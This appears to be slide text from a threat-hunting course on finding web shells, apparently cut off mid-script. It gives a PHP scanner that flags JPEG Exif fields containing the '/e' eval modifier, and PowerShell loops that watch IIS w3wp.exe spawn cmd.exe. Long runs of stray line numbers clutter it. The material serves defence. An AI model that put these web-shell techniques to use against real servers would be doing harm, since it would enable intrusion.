1337  
1338  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1410  
1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
2020  
2021  
2022  
2023  
2024  
2025  
2026  
2027  
2028  
2029  
2030  
2031  
2032  
2033  
2034  
2035  
2036  
2037  
2038  
2039  
2040  
2041  
2042  
2043  
2044  
2045  
2046  
2047  
2048  
2049  
2050  
2051  
2052  
2053  
2054  
2055  
2056  
2057  
2058  
2059  
2060  
2061  
2062  
2063  
2064  
2065  
2066  
2067  
2068  
2069  
2070  
2071  
2072  
2073  
2074  
2075  
2076  
2077  
2078  
2079  
2080  
2081  
2082  
2083  
2084  
2085  
2086  
2087  
2088  
2089  
2090  
2091  
2092  
2093  
2094  
2095  
2096  
2097  
2098  
2099  
2100  
2101  
2102  
2103  
2104  
2105  
2106  
2107  
2108  
2109  
2110  
2111  
2112  
2113  
2114  
2115  
2116  
2117  
2118  
2119  
2120  
2121  
2122  
2123  
2124  
2125  
2126  
2127  
2128  
2129  
2130  
2131  
2132  
2133  
2134  
2135  
2136  
2137  
2138  
2139  
2140  
2141  
2142  
2143  
2144  
2145  
2146  
2147  
2148  
2149  
2150  
2151  
2152  
2153  
2154  
2155  
2156  
2157  
2158  
2159  
2160  
2161  
2162  
2163  
2164  
2165  
2166  
2167  
2168  
2169  
2170  
2171  
2172  
2173  
2174  
2175  
2176  
2177  
2178  
2179  
2180  
2181  
2182  
2183  
2184  
2185  
2186  
2187  
2188  
2189  
2190  
2191  
2192  
2193  
2194  
2195  
2196  
2197  
2198  
2199  
220
```

3.3.9 PHP in Exif Data

To aid us in this hunt we'll use a PHP script found on Pastebin, [here](#).

This script will iterate recursively through all the folders on a web server starting from the base directory and inspect the Exif data of any JPEG files it finds.

```
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1300  
1301  
1302  
1303  
1304  
1305  
1306  
1307  
1308  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
1337  
1338  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1410  
1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
2020  
2021  
2022  
2023  
2024  
2025  
2026  
2027  
2028  
2029  
2030  
2031  
2032  
2033  
2034  
2035  
2036  
2037  
2038  
2039  
2040  
2041  
2042  
2043  
2044  
2045  
2046  
2047  
2048  
2049  
2050  
2051  
2052  
2053  
2054  
2055  
2056  
2057  
2058  
2059  
2060  
2061  
2062  
2063  
2064  
2065  
2066  
2067  
2068  
2069  
2070  
2071  
2072  
2073  
2074  
2075  
2076  
2077  
2078  
2079  
2080  
2081  
2082  
2083  
2084  
2085  
2086  
2087  
2088  
2089  
2090  
2091  
2092  
2093  
2094  
2095  
2096  
2097  
2098  
2099  
2100  
2101  
2102  
2103  
2104  
2105  
2106  
2107  
2108  
2109  
2110  
2111  
2112  
2113  
2114  
2115  
2116  
2117  
2118  
2119  
2120  
2121  
2122  
2123  
2124  
2125  
2126  
2127  
2128  
2129  
2130  
2131  
2132  
2133  
2134  
2135  
2136  
2137  
2138  
2139  
2140  
2141  
2142  
2143  
2144  
2145  
2146  
2147  
2148  
2149  
2150  
2151  
2152  
2153  
2154  
2155  
2156  
2157  
2158  
2159  
2160  
2161  
2162  
2163  
2164  
2165  
2166  
2167  
2168  
2169  
2170  
2171  
2172  
2173  
2174  
2175  
2176  
2177  
2178  
2179  
2180  
2181  
2182  
2183  
2184  
2185  
2186  
2187  
2188  
2189  
2190  
2191  
2192  
2193  
2194  
2195  
2196  
2197  
2198  
2199  
2200  
2201  
2202  
2203  
2204  
2205  
2206  
2207  
2208  
2209  
2210  
2211  
2212  
2213  
2214  
2215  
2216  
2217  
2218  
2219  
2220  
2221  
2222  
2223  
2224  
2225  
2226  
2227  
2228  
2
```

3.3.9 PHP in Exif Data

Snippet of PHP Code

```
<?php
echo "Find file *.jpg :<br />\n List file may be negative :<br />\n";
$exifdata = array();
foreach (new RecursiveIteratorIterator(new RecursiveDirectoryIterator('.')) as $filename)
{
    //echo "$filename<br />\n";
    if (strpos($filename, ".jpg")==true or strpos($filename, ".JPG")==true)
    {
        $exif = read_exif_data($filename);
/*1*/ if (isset($exif["Make"])) {
            $exifdata["Make"] = ucwords(strtolower($exif["Make"]));
            if (strpos($exifdata["Make"], "/e")==true) echo "$filename<br />\n";
        }
/*2*/ if (isset($exif["Model"])) {
            $exifdata["Model"] = ucwords(strtolower($exif["Model"]));
            if (strpos($exifdata["Model"], "/e")==true) echo "$filename<br />\n";
        }
    }
}
```

3.3.9 PHP in Exif Data

From this code snippet, we can tell that it will look for the entry with UserComment and check for “/e”, which is the PCRE regex modifier aforementioned. If the script finds that within the entry, it will output the name of the file to the console to alert us that the file potentially is dangerous.

```
if (isset($exif["Copyright"])) {  
    $exifdata["Copyright"] = ucwords(strtolower($exif["Copyright"]));  
    if (strpos($exifdata["Copyright"],"/e")==true) echo "$filename<br />\n";  
}
```

3.3.9 PHP in Exif Data

Note: That `e(PREG_REPLACE_EVAL)` was deprecated in PHP 5.5.0 and eventually removed as of PHP 7.0.0.

Also note that this doesn't mean the attack is still not prevalent. If your corporate environment is running PHP applications and it's not on the latest version of PHP, then it's susceptible.



3.3.10 W3WP Parent-Child Detection

Lastly, you may recall a tool called [NPROCWATCH](#) was mentioned in the [Hunting Tools](#) section.

This binary can be executed on servers and will display to the console what new processes have been spawned and by which parent process.

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

3.3.10 W3WP Parent-Child Detection

Get-W3WPChildProcess.ps1

We can use PowerShell to perform the same task if you prefer to go that route. This PowerShell script will only be focused on the **w3wp.exe** being spawned, as well as spawning other processes.

```
While($true)
{
    If ($(Get-WmiObject -Class Win32_Process -Filter "Name='w3wp.exe'") -ne $null)
    {
        $p = Get-WmiObject -Class Win32_Process -Filter "Name='w3wp.exe'" | Select ProcessID,CreationDate
        $pp = $p.ProcessID
        Get-WmiObject -Class Win32_Process -Filter "ParentProcessId=$pp" | `
        ? ($_.Name -eq "cmd.exe") | & C:\hunting\scripts\Get-W3WPChildren.ps1
    }
}
```

3.3.10 W3WP Parent-Child Detection

What is w3wp.exe?

“An Internet Information Services (IIS) worker process is a windows process (w3wp.exe) which runs Web applications and is responsible for handling requests sent to a Web Server for a specific application pool.” – Microsoft TechNet



3.3.10.1 Parent-Child Processes

How does this relate to web shells?

When a command, such as PING, is executed through the web shell on IIS, the web server process will spawn `w3wp.exe` which will in turn spawn child processes such as `cmd.exe`, `conhost.exe`, `ping.exe`, etc. This is what we're hunting for.



3.3.10 W3WP Parent-Child Detection

On the next 2 slides, we have a modified version of the script shown previously, which will output when a new process is spawned by “w3wp.exe”.

3.3.10 W3WP Parent-Child Detection

Script Part 1: Get-W3WPChildren.ps1

```
# https://gist.github.com/aroben/5542538
While($true)
{
    If ($(Get-WmiObject -Class Win32_Process -Filter "Name='w3wp.exe'" ) -ne $null)
    {
        $p = Get-WmiObject -Class Win32_Process -Filter "Name='w3wp.exe'" | Select ProcessID

        $ProcessesById = @{}
